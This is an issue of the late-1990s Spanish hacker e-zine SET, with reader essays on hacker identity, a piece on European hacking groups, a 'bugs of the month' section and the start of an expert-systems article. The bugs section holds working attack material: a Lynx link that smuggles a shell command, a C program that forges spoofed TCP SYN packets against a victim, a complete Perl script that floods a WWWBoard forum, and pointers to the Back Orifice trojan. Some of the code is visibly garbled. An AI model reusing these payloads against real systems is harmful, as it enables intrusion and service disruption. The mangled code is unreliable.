Claro, que como nos denunciaron a Geocities, el tablon estuvo casi desaparecido durante unas semanas, hasta que lo reubicamos en nuestro nuevo sitio oficial. Y mientras estuvo activo, durante aquellos dos cortos dias que pasaron entre la salida de SET 16 y la denuncia a Geocities, lo que primaba en el tablon era insultarnos. Duh?

Volvemos al ataque en SET 17 con esta seccion, pues consideramos importante que demos que para nosotros existe algo mas alla del teclado (del ordenador o del movil, me da igual). Asi que os mostramos una de las respuestas obtenidas al tema planteado hace unas semanas. Y de paso, pues os planteamos algunos otros temas.

Como siempre recordaros que esta seccion la haceis principalmente vosotros, y que podeis participar de multiples formas. Podeis escribirnos a <set-fw@bigfoot.com>. Tambien podeis expresar vuestra opinion en el tablon de SET. Y si lo considerais oportuno, podriamos crear una lista de correo (o usar la existente), para que pudierais debatir sobre estos temas.

Comencemos ya de una vez con las opiniones de este mes (bimestre tal vez? :) )

```

      _#_
      (o o)
.-----ooO--( )--Ooo-----
| Se puede ser hacker sin ordenador? |
`-----'

```

Holas chicos/as de SET;

Antes que nada: soys los mejores y bla, bla, bla, eso ya lo sabeis, asi que no hace falta que os lo repita y voy al grano:

En vuestro ultimo numero [16], Eljaker y la nueva seccion [Foro de debate], decian que se puede ser hacker sin tener ordenador, ya que ser hacker es tener ganas de aprender. Pues bien, en la primera parte

[ser hacker sin ordenador] no tengo nada que decir, pero eso de ser hacker por tener ganas de aprender se cae por los dos lados puesto que, siguiendo la misma definicion, pocas personas no serian hackers, vamos, a todo el mundo le gusta aprender, y no por eso se considera hacker. Si todo el mundo que quisiera aprender fuera un hacker las universidades estarian llenas de hackers [cualquier estudiante, ya estudie psicologia, bilogoia, matematicas o filologia eslava] y fuera de las universidades igual: cualquiera que coja un libro o revista o folleto o asista a un curso seria un hacker, aunque traten de cocina, albañileria o mecanica, y no por eso son hackers.

Hay muchas deficiones de hacker, en esto no creo que nadie me contradiga, y algunas definiciones hablan de querer aprender, es verdad, pero el area de conocimiento que atrae a un hacker son los ordenadores y las redes, no la carpinteria ni la reposteria. Por eso, por muchos aceleradores de particulas que tengamos en casa, nunca seremos hacker por aprender como funcionan, puesto que en casa todos tenemos hornos para hacer bollos, y alguien que aprenda a hacer bollos cada vez mejores no es un hacker. El termino hacker va intimamente ligado a los ordenadores y a las redes y no a otras areas del saber. Para ser hacker, hay que quere aprender informatica, aunque naturalmente puedes carecer de ordenador y no por eso dejar de aprender informatica [y, por lo tanto, ser hacker].

Bueno, hasta aqui he llegado:  
 Es mi opinion y la comparto  
 [Hermanos Fernandez y Hernandez, coleccion Tintin]

```

                _#_
               (o o)
    .-----ooO--(_)--Ooo-----
    |   El hacking en la Union Europea   |
    `-----'
    
```

Hacking en la Unión (La scene Europea resurge)

---

by GreenN Legend

Después de tomar contacto con Hackers y Phreakers de fuera de España os expongo brevemente algunos puntos que creo pueden ser importantes. Ahora mismo mientras escribo estas líneas acabo de subir el update del web de set, no veas que descanso que ya esta todo arriba y bien. Como iba diciendo, en España tenemos el Jamón serrano y la morcilla, en Holanda tienen el tulipan y los cofee shops, en Alemania las salchichas y la cerveza. (ya se me va la pelota...) Cada pais es distinto así su Hacking y sus costumbres. Tenia algunos contactos con gente de fuera hace unos años y eso era tan raro para ellos como para mi el hecho de conocer gente de su mismas "aficiones" de otro pais eurpeo. Ultimamente he estado recopilando info, de lo que se ve lo siguiente (seguro que algo de esto y habias oído) muchos hackers creen que esta peninsula nuestra NO HAY HACKERS, que lo poco que hay son simples intentos que no llegan a nada y los cuatro gatos no tenemos ni puta idea. Y mi pregunta es simple ¿Por qué ocurre esto? pues muy facil..DESORGANIZACIÓN, no nos conocemos unos a otros. Estoy seguro de que en tu misma ciudad hay mas de cuatro hackers que tienen un nivel aceptable y otros muchos que quieren aprender. En Alemania por ejemplo hay reuniones cada dos semanas de hackers en ciertos lugares, dialogan y compraten info e

ideas. Seguro que piensas, pero si me reuno como se son hackers o no? ¿y como me libro de los lamers? pues los lamers se libran ellos solos cuando demuestran que no tienen ni puta idea. Y otro dia cambiais de sitio de reunión y listo. El gran problema de los hackers de habla hispana (ya no hablo solo de españa) es nuestra falta de INTER-comunicacion. Buscad por ahí , seguro que hay gente. España (y nuestro hack) es conocida por su llamarada inicial y poca continuidad. Como solucionar esto ? pues facil, vete poco a poco y busca colaboradores en mayor o menor medida. No pieces solo, si no sabes algo pregunta,etc..

En otros paises hay grupos organizados (CCC, DHG, etc..) colaboran entre ellos y no se matan por un quita me alla esa paja. Por que no os creais que los hackers de fueran no se enteran de que pasa por estos lares. Se estan dando cuenta de que España y el hack hispano estan despertando. Pero tambien reconocen que no es facil, dado que el castellano es una gran barrera y es que en Suecia,Dinamarca,Holanda,Finlandia,Alemania,etc. Hablan Ingles medianamente bien como cosa común. Pero de esto no os responsabilizo, es culpa del "maravilloso" sistema educativo Español. Haber cuantos de vosotros ahí fuera hablais Ingles y traducir bien con lo que "deberiais" haber aprendido en BUPs/FPs o lo que sea ? El que lo haya aprendido que me niege mi teoria. Lo Estudiantes Universitarios son otro tema, ya hay mas nivel pero no siempre.

En muchos paises se publican folletines de hacking y temas relacionados en papel, cosa que ni se sueña en España. En resumidas cuentas hemos recorrido una parte del camino, ahora hay hack en España...ciertas personas por ahí arriba se empiezan a preocupar... pero no os durmais en los laureles, hay mucho que hacer todavia. España no solo está atrás en cosas economicas (aunque lo quieran negar..). Pero no creais que somos mejores, los virus de España dan la vuelta al mundo y son reconocidos. Tambien hay gente que despunta con una habilidad especial, pero no os confies en lo de que España va bien, (y el extranjero no veas ;) Seguid día a día. Mientras que el movimiento Hack crece exponencialmente aquí, en otros sitios esta muy limitado y son pocos. Consejo..

"There is no knowledge that is not power!"

Leer, leer y leer...no hay ningún conocimiento que no conlleve poder.

Algo mas, como este numero de SET llega antes de la Navidad y la gente tiene vacaciones juegan y todo eso.. Para los que os gusta jugar y pasar horas muertas jugando pues teneis el Comandos : Detras de la líneas Enemigas -UN JUEGO- sí con mayúsculas yo tengo la versión Alemana (si comprada..). Este juego para pedirselo a Papa Noel o a quien sea.. Si eres unos de esos masocas que se bajan un cd-rip de 100 discos a traves del irc, pues bajatelo. Si eres un poco mas legal compralo, que conste que yo no apoyo la pirateria, que cada cual haga lo que quiera. Un producto "made in spain" que ahora mismo bate records de ventas publicado bajo Eidos Interactive y producido por Pyros. Un juego realista donde los haya. Te guste o no la estrategia. Ojo a ciertos detalles como cuando hay un soldado muerto y tienes el Green Beret llevando un barril, pasa el cursor sobre los soldados y observa. El juego no es dificil, prueba de ello es que lo acabe en un fin de semana de juego intensivo. Si algun sabe como ponerse en contacto con Pyro que me mande un mail para algunos bugs.

Feliz Navidad... y Comandos (Una Version Bajo Unix sin DX??)

Green Legend - SET

```

      _#_
      (o o)
      -----ooO--(_)--Ooo-----
      |           Ser hacker para mi es...           |
      `-----'
    
```

[::-{ 0x01 }-:]

Lo que significa el hackin para mi es...

-----

Desde que me interese por el fenomeno "hacker" he tenido ocasion de leer bastantes documentos que versaban sobre el trasfondo del h/p/a. Unos cuantos hablaban de la etica del hacker, otros sobre su motivacion, otros simplemente los describian, otros... Como conclusion de tanto texto he llegado a pensar que segun algunos autores mi relacion con la informatica y con las redes (Internet principalmente) soy un hacker en toda regla, en cambio segun otros autores no soy mas que un 'lamer' o un imitador de hacker. Pues bien, no se si soy hacker o no, y la verdad es que tampoco me interesa saberlo. A lo unico a lo que de verdad le doy importancia es a saber lo que soy, lo que quiero y el porque, saber que me motiva a hacer lo que hago, sin interesarme para nada darle un nombre a eso.

Este escrito no se si sera un articulo de la proxima revista de SET, un documento que aparecera por ahi perdido en alguna pagina web o simplemente un mensaje enviado a Paseante, autor del articulo "La importancia de llamarse hacker" en la SET-14. Lo que si se es que con el tratare de definirme, de exponer que es lo que hago y porque. Tengo varios motivos para ello, el primero intentar conocerme un poco mejor a mi mismo pensando en todo esto, el segundo continuar el debate abierto por Paseante y por ultimo darme a conocer ante la comunidad que tan bien me recibio el viernes dia 8 de Mayo en la quedada de Los Saqueadores en Madrid.

Empezare con un breve relato de historia, de mi historia. Nada mas aparecer los ordenadores caseros (lease ZX-80, Spectrum, Commodore, etc.) quise uno. Con la edad que yo tenia, mis padres se lo tomaron a coña; pensaron que seria un juguete mas para un chaval de 7 años que quedaria aparcado en algun maletero al cabo de pocos dias. Y tenian razon. Hasta que 3 años mas tarde no me compraron uno ni yo sabia bien lo que era la programacion ni los botoncitos, pero resultado que me gusto. Por que cuento esto?, porque unos años mas tarde (no muchos) oi de hablar del hacking, incluso salio una pelicula sobre el tema ("Juegos de Guerra"), y, al igual que a los siete años me gustaron los ordenadores sin conocer practicamente el tema, me gusto el hacking. Desde entonces anduve detras de conseguir un modem que me costo sudor y lagrimas obtener. Con el, y tras largo tiempo, conoci las BBS's, Internet y por ultimo el hacking. Y simplemente me gusto. (de momento empleo la palabra "hacking" y derivados como simple descriptora del hecho de entrar en ordenadores sin permiso o de la persona que lo hace).

Una vez dentro de Internet y de esta onda comence a leer documentos de hackers que proclamaban la libertad de expresion, la NO existencia de secretos, etc... incluso algunos identificaban todas esas razones/acciones con un movimiento: el anarching, donde se incluian tambien los motivos para el phreaking o el virii. Si nos vamos a cosas mas concretas como es conseguir tarifa plana para infovia y/o llamadas a nodos de Internet, mantener (o conseguir) una libertad absoluta en Internet sin control de gobiernos, etc. pues no tengo mas opcion que estar de acuerdo, lo contrario seria tirar piedras sobre nuestros propios tejados. Pero el estar de acuerdo y el tomar

parte en las movilizaciones y manifestaciones que se realizan en la Red no tiene nada que ver con mis actividades de intrusismo en ordenadores ajenos. No hablo de ficheros, configuraciones y demas con mis amigos y colegas para reivindicar nada, lo hago con el mismo proposito que otros hablan de las maquetas que hacen los fines de semana o los contactos realizados con una emisora de radioaficionado, simplemente para compartir mis conocimientos y experiencias y aprender a su vez de lo ofrecido por los demas.

De modo que separo totalmente mi actividad "hacker" de mi ideologia politica acerca de la Red y de mi etica. No creo que haya una "etica del hacker" o al menos no creo en ella, creo en la mia. Al igual que no voy matando ni robando a nadie por la calle (ni lo haria aunque estuviera exento de responsabilidades legales) cuando se consigue entrar en un sistema ajeno no creo que haya que destruir informacion ni revelarla si es privada. Es decir, el que es cabr\*n lo sera en la calle y delante de un ordenador, y el que no pues no. Ya somos mayorcitos para discernir el bien del mal y optar por uno de ellos sin que se nos impongan unas normas morales para hacernos sentir mas "hackers".

Paseante ponía un ejemplo: "Es un "okupa" aquel que sabe como reventar cualquier cerradura?. O lo es quien esta a favor de otro tipo de acuerdo social sobre el derecho a la vivienda?". Efectivamente no es okupa todo aquel que sabe reventar cerraduras ya que muchos cerrajeros y ladrones entrarian en esa definicion que no les toca ni de cerca, pero no estoy de acuerdo con que un okupa sea aquel que reivindica reformas en las leyes sobre las viviendas. Conozco gente que esta viviendo en casas que no son las suyas y empleando locales que no les pertenecen pero no reivindican nada, simplemente les parece muy costoso mantener un local de reunion y una casa donde vivir ya que carecen de medios, de modo que ante la necesidad han optado por derribar una puerta. Asi hace un par de meses o tres derribaron un edificio en el que vivian okupas. Vi como los desalojaban y ninguno de ellos era punky ni comunista, o al menos no se veia que ese fuera el motivo de que estuvieran alli (Aparecio incluso en un famoso canal de Tv.). Eran gente sin posibilidades; yonquis, gitanos marginados, inmigrantes... que ante la no posibilidad de tener algo mejor vivieron durante un tiempo en un edificio sucio y medio en ruinas. Por su puesto! ellos, al igual que cualquiera con dos dedos de frente, piensan que seria estupendo que TODOS tengamos un hogar digno y funcional donde vivir, pero eso no fue la razon por la que toda esa gente estaba viviendo alli, no fue la razon por la que okuparon un edificio en desuso. Y como este, se presentan la mayoría de los casos de okupacion.

Como epilogo servios a pensar en Raider como en un hacker por aficion, alguien a quien le divierte enfrentarse a ficheros de configuracion, passwords, bugs, etc. Alguien que tiene a la informatica como hobby y que piensa que debe algo a la comunidad de Internet de la que tanto se aprovecha, y lo paga cuando puede entregando sin ningun tipo de prevision lucrativa todo cuanto hace, desde programillas hasta documentos, con el animo de mantener que una buena parte de la Red sea gratuita. Alguien que esta de acuerdo con la mayor parte de las movilizaciones de Internet. Pero esto no quiere decir que tenga todo esto como excusa para hackear. Judgad vosotros si soy hacker o no, se podria incluso inventar un nombre nuevo para la gente como yo. O quiza ya exista.

Por ultimo queria dejar claro que respeto la opinion de todos, me parece muy bien que cada uno tenga su propia motivacion para hackear diferente a la de los demas, y espero que dichas diferencias no sirvan para separar unos hackers de otros sino para enriquecerse mutuamente.

Raider.

[::-{ 0x02 }-:]

Yo nunca me he considerado un hacker:

No he entrado en ningun sistema aprovechando alguno de los muchos bugs que conozco, tampoco le he pasado nunca el "Jack" al fichero /etc/passw, no he montado ningun Sniffer bajado de internet en mi universidad, ni he baneado a nadie de un chat, ni he llamado nunca "lamer" a nadie por preguntarme algo, ni me gusta la musica Tecno (It's only Rock'n'Roll but I like it), ni he destruido nada solo por el placer de joder,... ni siquiera he presumido de saber mas que nadie... Vamos, que nunca he echo lo que se supone que debe hacer todo hacker que se precie.

La verdad es que soy un tio con unas aficiones un poco raras, y la gente no me entiende. Mi madre no entiende porque tengo un armario lleno de aparatos electronicos desmontados que no funcionan (Radios, Videos, Amplis, telefonos, PCs,...); mi hermano nunca entendio porque aprendia Basic en mi MSX (entonces yo tenia 13 a~os) si el MSX era para jugar, ni mucho menos cuando me dio por aprender Ensamblador para MSX y me pasaba dias intentando compilar un Desensamblador que habia sacado de un libro, (eso era con 15 a~os). Mi padre no entendio porque me pase una semana intentando descubrir el Dial de todas las emisoras de radio que podia pillar. Mis compa~eros de universidad nunca compredieron porque me leia esos libros tecnicos si eso no caia en el examen, ni porque me apuntaba a esas asociaciones tan raras que te hacian perder el tiempo en vez de concentrarme en la dificil carrera que hacia: Ing. de Telecomunicaciones. Mis amigos no conciben como es que conozco a gente del extranjero si no he salido nunca de Espa~a, y como es que tengo amigos a los que nunca he visto. Nadie valora el que haya construido un emulador de Tarjeta Telefonica con un microcontrolador (ver en CPNE), si total no funciona, osea que no puedes llamar gratis. Lo que absolutamente nadie comprende es porque un ingeniero como yo lee libros de filosofia si no son tecnicos; eso solo es para los que quieren pensar, me dicen.

Ahora tengo 24 a~os y soy un apasionado de la Seguridad Electronica y la Criptografia. Me divierto estudiando todo tipo de informacion que encuentro sobre el tema y me encanta explicar lo que se a todo el que quiera preguntarme. Me gusta montar movidas alternativas, aunque me lleve mucho trabajo y no me reporte ningun beneficio economico. Considero que todo el mundo debe tiene el derecho a aprender, pero respetando a los demas, sin romper las cosas por puro vandalismo.

En fin, que como ya he dicho soy un tipo muy raro.

El otro dia descubri SET y comence a leer las opiniones del Profesor Falken, Paseante, el Duke y el resto de saqueadores y entonces comence a pensar... puede?... sera posible que haya otra gente que piense como yo?... seran ellos los verdaderos Hackers?... Sere yo un HACKER sin saberlo?

Hasta Otra

Hendrix (jm\_hendrix@axis.org)

\*EOF\*

```
-[ 0x09 ]-----
-[ LOS BUGS DEL MES ]-----
-[ by SET Staff ]-----SET-17-
```

```
-( 0x01 )-
Para      : KDE
Tema      : Privilegios de root
Patch     : Unos prefieren WindowMaker, otros Gnome, AfterStep...
Creditos  : Varios
```

Descripcion y Notas:

Aun no me lo explico. Y es que es dificil de entender como do programas como el klock 1.0 y el kscreensaver pueden comprometer la cuenta de administrador. Al parecer se trata de ciertos SUID por ahi perdidos, pero bueno, se supone que se corregira antes de sacar la proxima version de KDE.

```
-( 0x02 )-
Para      : Windows NT
Tema      : SNMP
Patch     : Service Pack 4 !?!?!?!?
Creditos  : Security Research Labs
```

Descripcion y Notas:

Cuando se instala el servicio SNMP, la configuracion por defecto deja al sistema desnudo ante un posible ataque. Esta configuracion, entre otras cosas, de permisos de lectura/escritura a la comunidad. Y da la casualidad que las versiones previas al Service Pack 4 no permiten seleccionar que este grupo de acceso solo tenga derechos de lectura.

De esta forma, un atacante bien informado podra modificar las tablas IP y ARP, y eliminar o activar interfaces de red a su antojo. Y el potencial riesgo que esto supone aumenta cuando la maquina se trata de un firewall.

Sera este uno de los mas de 650 bugs que dicen corrige el Service Pack 4?

```
-( 0x03 )-
Para      : Lynx
Tema      : Troyanos
Patch     : Aquí abajo
Creditos  : Artur Grabowski
```

Descripcion y Notas:

Existen sistemas en los que el unico programa que tiene permitida la ejecucion es el Lynx. O en los que incluso este esta configurado como si de la shell de login se tratase.

Pues bien, podemos ejecutar codigo arbitrariamente desde el lynx. Por ejemplo, si seleccionamos el siguiente link de una pagina, obtendremos una shell limpia:

```

                <a href="rlogin://foo;sh@foo">foo 16);
    return ~sum;
}
```

```
void resolver (struct sockaddr * addr, char *hostname, u_short port)
{
    struct sockaddr_in *address;
    struct hostent      *host;

    address = (struct sockaddr_in *)addr;
```

```

(void) bzero((char *)address, sizeof(struct sockaddr_in));
address->sin_family = AF_INET;
address->sin_port = htons(port);
address->sin_addr.s_addr = inet_addr(hostname);

if ( (int)address->sin_addr.s_addr == -1) {
    host = gethostbyname(hostname);
    if (host) {
        bcopy( host->h_addr,
              (char *)&address->sin_addr,host->h_length);
    } else {
        perror("Could not resolve address");
        exit(-1);
    }
}
}

int main(int argc, char **argv)
{
    char runchar[] = "|/-\\\";
    char packet[PACKETSIZE],
    *fromhost,
    *tohost;

    u_short fromport      = 3000,
            toport        = 25;

    struct sockaddr_in local, remote;
    struct iphdr *ip      = (struct iphdr*) (packet + OFFSETIP);
    struct tcphdr *tcp    = (struct tcphdr*) (packet + OFFSETTCP);

    struct tcp_pseudohdr
    {
        struct in_addr saddr;
        struct in_addr daddr;
        u_char zero;
        u_char protocol;
        u_short lenght;
        struct tcphdr tcpheader;
    } pseudoheader;

    int sock, result, runcharid = 0;

    if (argc < 3)
    {
        printf("usage: %s fakeaddr victim [port]\n", argv[0]);
        exit(0);
    }
    if (argc == 4)
        toport = atoi(argv[3]);

    bzero((void*)packet, PACKETSIZE);
    fromhost = argv[1];
    tohost = argv[2];

    resolver((struct sockaddr*)&local, fromhost, fromport);
    resolver((struct sockaddr*)&remote, tohost, toport);

    sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    if (sock == -1) {
        perror("can't get raw socket");
        exit(1);
    }
}

```

```

/* src addr */
bcopy((char*)&local.sin_addr, &ip->saddr, sizeof(ip->saddr));
/* dst addr */
bcopy((char*)&remote.sin_addr, &ip->daddr, sizeof(ip->daddr));

ip->version = 4;
ip->ihl      = sizeof(struct iphdr)/4;
ip->tos      = 0;
ip->tot_len  = htons(PACKETSIZE);
ip->id       = htons(getpid() & 255);
/* no flags */
ip->frag_off = 0;
ip->ttl       = 64;
ip->protocol = 6;
ip->check    = 0;

tcp->th_dport = htons(toport);
tcp->th_sport = htons(fromport);
tcp->th_seq   = htonl(32089744);
tcp->th_ack   = htonl(0);
tcp->th_off   = sizeof(struct tcphdr)/4;
/* 6 bit reserved */
tcp->th_flags = TH_SYN;
tcp->th_win   = htons(512);

/* start of pseudo header stuff */
bzero(&pseudoheader, 12+sizeof(struct tcphdr));
pseudoheader.saddr.s_addr=local.sin_addr.s_addr;
pseudoheader.daddr.s_addr=remote.sin_addr.s_addr;
pseudoheader.protocol = 6;
pseudoheader.lenght = htons(sizeof(struct tcphdr));
bcopy((char*) tcp, (char*) &pseudoheader.tcpheader,
      sizeof(struct tcphdr));
/* end */

tcp->th_sum = cksum((u_short *) &pseudoheader,
                  12+sizeof(struct tcphdr));
/* 16 bit urg */

while (0)
{
    result = sendto(sock, packet, PACKETSIZE, 0,
                   (struct sockaddr *)&remote, sizeof(remote));
    if (result != PACKETSIZE)
    {
        perror("sending packet");
        exit(0);
    }
    printf("\b");
    printf("%c", runchar[runcharid]);
    fflush(stdout);
    runcharid++;
    if (runcharid == 4)
        runcharid = 0;
    usleep(SLEEP_UTIME);
}

return 0;
}
<-->

```

#### Descripcion y Notas:

Michal propone y Salvatore codifica. Se trata de un pequeño programa capaz de demostrar las vulnerabilidades conocidas del SendMail y del Qmail.

Salvatore nos advierte además que ha modificado el fuente ligeramente para que sea preciso retocararlo para que funcione correctamente, así que ya sabeis, a darle a la tecla.

```
-( 0x08 )-
Para      : Formularios con Netscape bajo Windows
Tema      : Inseguridad
Patch     : En Linux esto no pasa
Creditos  : Kelani
```

#### Descripcion y Notas:

Veamos. Se trata de un problema mas de seguridad que nos permitira hacernos con datos enviados a traves de los formularios web. resulta que el Netscape, en sus versiones 3.x y 4.x bajo Windows ?? (vamos, que funciona en 95/98/NT), escribe un fichero con el nombre nsformXX.tmp, en el que se almacenan en texto en claro los datos enviados al formulario.

Vamos, esto es la joya de los cibercafes ;)

```
-( 0x09 )-
Para      : xlock
Tema      : Un overflow interesante
Patch     : Pues su autor nos lo presta
Creditos  : Aaron Campbell
```

```
<+> set_017/patches/xlock
--- xlock.c.orig      Wed Nov  4 20:33:47 1998
+++ xlock.c           Wed Nov  4 20:34:28 1998
@@ -2524,7 +2524,7 @@
     char      buf[121];
     char      *home = getenv("HOME");
     char      *buffer;
-    int       i, j, cr;
+    int       i, j, len;

     if (!home)
         home = "";
@@ -2587,13 +2587,12 @@
     }
     if (planf != NULL) {
         for (i = 0; i < TEXTLINES; i++) {
-            if (fgets(buf, 120, planf)) {
-                cr = strlen(buf) - 1;
-                if (buf[cr] == '\n') {
-                    buf[cr] = '\0';
+                if (fgets(buf, 120, planf) && (len = strlen(buf)) > 0) {
+                    if (buf[len - 1] == '\n') {
+                        buf[--len] = '\0';
                     }
                     /* this expands tabs to 8 spaces */
-                    for (j = 0; j < cr; j++) {
+                    for (j = 0; j < len; j++) {
                         if (buf[j] == '\t') {
                             int      k, tab = 8 - (j % 8);

@@ -2603,12 +2602,11 @@
                                     for (k = j; k < j + tab; k++) {
                                         buf[k] = ' ';
                                     }
-                                cr += tab;
-                                if (cr > 120)
-                                    cr = 120;
```

```

+             len += tab;
+             if (len > 120)
+                 len = 120;
+             }
-         buf[cr] = '\0';

         plantext[i] = (char *) malloc(strlen(buf) + 1);
         (void) strcpy(plantext[i], buf);
<-->

```

#### Descripcion y Notas:

Pues existe un fallo en la implementacion del xlock, que el propio Aaron nos explica muy bien.

Xlock, busca alguno de los ficheros .xlocktext, .plan o .signature en el HOME del usuario que lo ha ejecutado. Una vez que coge un fichero, lo abre para su lectura.

El problema aparece en la funcion de lectura:

```

static void
read_plan()
{
    FILE      *planf = NULL;
    char      buf[121];
    char      *home = getenv("HOME");
    char      *buffer;
    int       i, j, cr;

[...]
        planf = my_fopen(buffer, "r");
    }
    if (planf != NULL) {
        for (i = 0; i < TEXTLINES; i++) {
            if (fgets(buf, 120, planf)) {
[...]
                cr = strlen(buf) - 1;

[...]
                buf[cr] = '\0';

```

Si el fichero existe, pero el primer caracter, por ejemplo, es un caracter NULL, cr acaba apuntando fuera del buffer.

```

-( 0x0A )-
Para      : XFree86 3.3.2
Tema      : A cargarse ficheritos
Patch     : No que yo sepa
Creditos  : Adrian Voinea

```

#### Descripcion y Notas:

Se trata de la ejecucion del servidor X, con la opcion probeonly. En ese momento, se generan dos ficheros en el directorio temporal: XF86Config.tmp y dumbconfig.2. Estos ficheros son borrados una vez finalizado el test. Ah! Y es que estos ficheros se crean en /tmp

El fallo de seguridad aparece cuando se ejecuta desde el root. Si un usuario avisado realiza unos enlaces con esos nombres a los ficheros que el quiera (y pueda), al ejecutar el root el programa estara borrando esos ficheros sin darse cuenta.

```

-( 0x0B )-

```

```

Para      : WWWBoard
Tema      : Incordiar al servidor de WWWBoard
Patch     : Se supone
Creditos  : Samuel Sparling

<+> set_017/exploits/wwwbbomber.pl
#!/usr/bin/perl
#####
#
# WWWBoard Bomber Exploit Script
# Written By: Samuel Sparling (sparling@slip.net)
#
# Written to exploit a flaw in the WWWBoard script
# by Matt Wright.
#
# Copyright © 1998 Samuel Sparling
# All Rights Reserved.
#
# Written 11-04-1998
#####
use Socket;# Tell perl to use the socket module

# Change this if the server you're trying on uses a different port for http
$port=80;

print "WWWBoard Bomber Exploit Script\n\n";
print "WWWBoard.pl URL: ";
$url=<STDIN>;
chop($url) if $url =~ /\n$/;

print "Name: ";
$name=<STDIN>;
chop($name) if $name =~ /\n$/;

print "E-Mail: ";
$email=<STDIN>;
chop($email) if $email =~ /\n$/;

print "Subject: ";
$subject=<STDIN>;
chop($subject) if $subject =~ /\n$/;

print "Message: ";
$message=<STDIN>;
chop($message) if $message =~ /\n$/;

print "Followup Value: ";
$followup=<STDIN>;
chop($followup) if $followup =~ /\n$/;

print "Times to Post: ";
$stop=<STDIN>;
chop($stop) if $stop =~ /\n$/;

# Chop the URL into peices to use for the actual posting
$remote = $url;

$remote =~ s/http\:\/\/\/g;
$remote =~ s\/\[^\>|\n\]*\/g;

$path = $url;
$path =~ s/http\:\/\/\/g;
$path =~ s/$remote/g;

```

```

    $forminfo =
"name=$name&email=$email&followup=$followup&subject=$subject&body=$message";
    $forminfo =~ s/\,\/\%2C/g;# Turn comas into %2C so that they can be posted.
    $forminfo =~ tr/ /+//;

    $length = length($forminfo);

    $submit = "POST $path HTTP/1.0\r\nReferer: $url\r\nUser Agent:
Mozilla/4.01 (Win95; I)\r\nContent-type:
application/x-www-form-urlencoded\r\nContent-length:
$length\r\n\r\n$forminfo\r\n";

    $i=0;
    while($i < $stop)
    {
        &post_message;
        $i++;
        print "$i message(s) posted.\n";
    }

sub post_message
{
    if ($port =~ /\D/) { $port = getservbyname($port, 'tcp'); }
    die("No port specified.") unless $port;
    $iaddr = inet_aton($remote) || die("Failed to find host: $remote");
    $paddr = sockaddr_in($port, $iaddr);
    $proto = getprotobyname('tcp');
    socket(SOCK, PF_INET, SOCK_STREAM, $proto) || die("Failed to open socket:
$!");

    connect(SOCK, $paddr) || die("Unable to connect: $!");
    send(SOCK,$submit,0);
    while(<SOCK>) {
        #print $_;# Uncomment for debugging if you have problems.
    }
    close(SOCK);
}

exit;
<-->

<+> set_017/patches/wwwboard
    if ($FORM{'followup'}) {
        $followup = "1";
        @followup_num = split(/,/, $FORM{'followup'});
        $num_followups = @followups = @followup_num;
        $last_message = pop(@followups);
        $origdate = "$FORM{'origdate'}";
        $origname = "$FORM{'origname'}";
        $origsubject = "$FORM{'origsubject'}";

# WWWBoard Bomb Patch
# Written By: Samuel Sparling (sparling@slip.net)
        $fn=0;
        while($fn < $num_followups)
        {
            $cur_fup = @followups[$fn];
            $dfn=0;
            foreach $fm(@followups)
            {
                if(@followups[$dfn] == @followups[$fn] && $dfn != $fn)
                {

```

```

                                &error(board_bomb);
                                }
                                $dfn++;
                                }
                                $fn++;
                                }
# End WWWBoard Bomb Patch
}
<-->

```

Descripcion y Notas:

Solo acerca del patch. Para aplicarlo, sustituir:

```

if ($FORM{'followup'}) {
    $followup = "1";
    @followup_num = split(/,/, $FORM{'followup'});
    $num_followups = @followups = @followup_num;
    $last_message = pop(@followups);
    $origdate = "$FORM{'origdate'}";
    $origname = "$FORM{'origname'}";
    $origsubject = "$FORM{'origsubject'}";
}

```

por el codigo suministrado.

```

-( 0x0C )-
Para      : Windows
Tema      : Control remoto
Patch     : Usa Linux
Creditos  : cDc

```


Descripcion y Notas:

A estas alturas ya debeis oido todos hablar del Back Orifice. Un peque~o troyano que permite tener el control total sobre una maquina conectada a la red con un sistema operativo W95 o W98. Parece que NT se resiste. Por eso habran sacado el Service Pack tan rapido, para que se pueda utilizar tambien con el.

Ya sabeis, si quereis el programita, a pasarse por la pagina de los de la vaca muerta... vamos, los del cDc.

\*EOF\*

-[ 0x09 ]-----  
-[ SISTEMAS EXPERTOS ]-----  
-[ by Falken ]-----SET-17-



by Falken

Introduccion  
=====

Hacia tiempo que no escribia algo, y ya iba siendo hora, verdad?

Al grano. He comprobado como ultimamente ha crecido el interes por la inteligencia artificial, publicandose articulos en algunos fanzines de tematica under.

Asi que en este numero vamos a tratar un oco por encima lo que es la inteligencia artificial, en que nos puede servir, y vamos a poner un ejemplo en C de un sistema experto. Y que conste que C no es el lenguaje mas apropiado para la inteligencia artificial. Para algo tenemos los tradicionales Lisp y Prolog. (A quien he oido decir que Java iba a sustituir al Lisp?)

Breve historia... de la inteligencia  
=====

Hace unos a~os la inteligencia artificial paso por un momento que quizas podriamos considerar de esplendor en lo que a imagen se refiere, pero no en cuanto a resultados.

Todos nos quedabamos fascinados viendo ejemplos de maquinas que aprendian, mantenian conversaciones, resolvian problemas.

De hecho, en 'Juegos de guerra', mientras que para mucha gente el protagonismo lo tiene David LightMan como hacker, para otros lo tiene la WOPR como maquina inteligente, que consigue aprender algo que mucha gente ni siquiera entiende. Pero eso es una pelicula, y la realidad esta aun muy lejos de esos extremos. Aunque hay leyendas... ;)

El primer problema al que nos enfrentamos cuando hablamos de inteligencia artificial es el propio hecho de la inteligencia. Que es la inteligencia? Esta claro que se puede reproducir la inteligencia, aunque algunos se empe~an en demostrar lo contrario, comportandose como idiotas toda su vida.

Pero de lo que se traas es de controlar ese proceso de inteligencia. De ser capaces de definir que es lo que distingue un comportamiento inteligente de otro no inteligente. En otras palabras. Se trata de averiguar que es realmente la inteligencia.

Durante a~os se estuvo de acuerdo con ciertas definiciones, como la que

propuso Alan Turing. Decía que una máquina se podía considerar inteligente si superaba cierta prueba.

